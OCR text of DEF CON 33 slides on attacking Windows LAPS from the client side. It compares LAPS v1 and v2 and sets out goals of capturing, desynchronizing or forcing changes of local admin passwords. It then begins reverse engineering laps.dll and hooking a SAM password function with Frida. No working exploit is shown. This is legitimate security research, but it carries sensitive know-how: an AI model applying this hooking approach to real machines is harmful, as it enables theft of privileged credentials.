OverLAPS: Overriding LAPS Logic

Antoine Goichot
DEF CON 33, August 2025

From Dijon (Burgundy, France) to DEF CON

Antoine Goichot

- Born and raised in Dijon, France – *yep, the mustard one.*
- **Pentester (consulting)** @ PwC Luxembourg – 10 years of breaking things
- CVEs:
  - Cisco AnyConnect for Windows: CVE-2020-3433, CVE-2020-3434, CVE-2020-3435, CVE-2020-27123, CVE-2021-1427
  - Ivanti Secure Access Client for Windows: CVE-2023-38042
- Previous talk:
  Malicious use of Microsoft "Local Administrator Password Solution", Hack.lu, October 2017, with Maxime Clementz

Agenda

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Foreword & Vocabulary

Microsoft LAPS vs. Windows LAPS

LAPS = Local Administrator Password Solution

Microsoft LAPS (in this talk: Legacy / LAPSv1)

- Released in 2015
- AD only
- On DC: installation & config
- .msi package installation on managed clients
- Passwords stored in **clear text** in AD attributes
- Status:
  - **Deprecated** starting with Windows 11 23H2 and later
  - For older versions, support ends with the OS's EoL

Windows LAPS (in this talk: Current / LAPSv2)

- Released in 2023
- AD **or Entra ID**
- On DC / Entra: only config
- **Native support** on managed clients
- **Encrypted password** storage and **history** support in AD
  (Can mange DSRM account, but not covered here)
- Supported

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
Introduction: LAPS Overview



High level operation


LAPS (v1 & v2) run the same high-level process during each cycle:

1. Generate a new local administrator password
2. Store the password in the directory
3. Set the password locally on the device

On AD, resetting LAPS password =
setting expiration time to 'now' and wait for a new cycle

Microsoft LAPS (Legacy / v1)


- Managed device = domain-joined device (with `.msi` installed)
- Client-Side group policy Extension (CSE):
  Poling cycle = Group Policy refresh cycle
- On managed device: 1 DLL
  `%ProgramFiles%\LAPS\CSE\AdmPwd.dll`
- Password and expiration time stored in AD (Computer object)
- Password protected by ACL only (stored in clear text):
  – Only authorized users can read the password
  – Everyone can read expiration time



Source: LAPS_Datasheet.docx (https://www.microsoft.com/en-us/download/details.aspx?id=46899)

Windows LAPS (Current / v2)

- Managed device = domain-joined device OR Entra-joined device
- Not a CSE , but does respond to Group Policy change notifications and to `Invoke-LapsPolicyProcessing` PS cmdlet
- Hard-coded polling cycle: once per hour
- On managed device: 3 main DLLs (native support)
  `%windir%\System32\laps.dll` – Core logic
  `%windir%\System32\lapscsp.dll` – CSP logic
  `%windir%\System32\WindowsPowerShell\v1.0\Modules\LAPS\lapspsh.dll` – PowerShell cmdlet logic
- AD: password protected both by **encryption** & **ACL**
- Entra: password "further encrypted" at rest & ACL
- Password tampering protection on local system



Source: https://learn.microsoft.com/en-us/windows-server/identity/laps/laps-concepts-overview

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Background & Objectives

Background

- LAPS (v1 & v2) have been widely analyzed, with **many tools and articles available**
- However, most attacks focus on abusing accounts authorized to read passwords
- “Client-side” remain **largely unexplored** in public tooling and research
- **This observation is not new.** We studied the client-side of Microsoft LAPS (v1) back in 2017
- TL;DR: LAPS v1 is based on an open-source project, AdmPwd, and is backward compatible

Eight Years Later…

Several protections and major changes have been introduced:

- No longer based on open-source code
- Support for Entra ID alongside Active Directory
- Passwords stored with encryption
- Password tampering protection mechanisms

In this context, we would like to explore the following questions:

Can the LAPS password be **captured** every time it changes or resets?

Is it possible to **desynchronize** the local password from the one stored “server-side”?

Can a password **change** be triggered on demand?

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
Scope & Infrastructure

Scope & Labs

Scope

- Focus exclusively on Windows LAPS (v2) – *Microsoft LAPS (v1) being deprecated anyway*
- Encryption enabled: Legacy compatibility not studied
- Cryptography details are out of scope – *see XPN's blog post in references for more*

Minimalist Labs infrastructure



In both infra:

- Client = Windows 11, 24H2, 64-bit system
- LAPS is used to manage the built-in local admin account
- **LSA Protection (RunAsPPL) is disabled**

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
Dissecting Windows LAPS

Exploring laps.dll




As mentioned, 3 main DLLs on clients:

- `laps.dll` – Core logic
- `lapscsp.dll` – CSP logic
- `lapspsh.dll` – PowerShell cmdlet logic

Luckily, Windows debugger symbols (.pdb) make it easier to understand the logic and function names


Under the hood of LAPS

For reference, studied version: 10.0.26100.4202, signed (June 2025)
SHA-1: `2332A88D495808A5465A22494B93FB49A8F67A02`



Frida is an open-source toolkit that lets you inject custom scripts into running processes for real-time analysis and manipulation (https://frida.re/)

samsrv.dll!SamISetPasswordForeignUser2



Exported function – SAM Server DLL

```
SamISetPasswordForeignUser2(0,0x200,&local_18,&local_28,0,0,0);
```

Username (args[2])

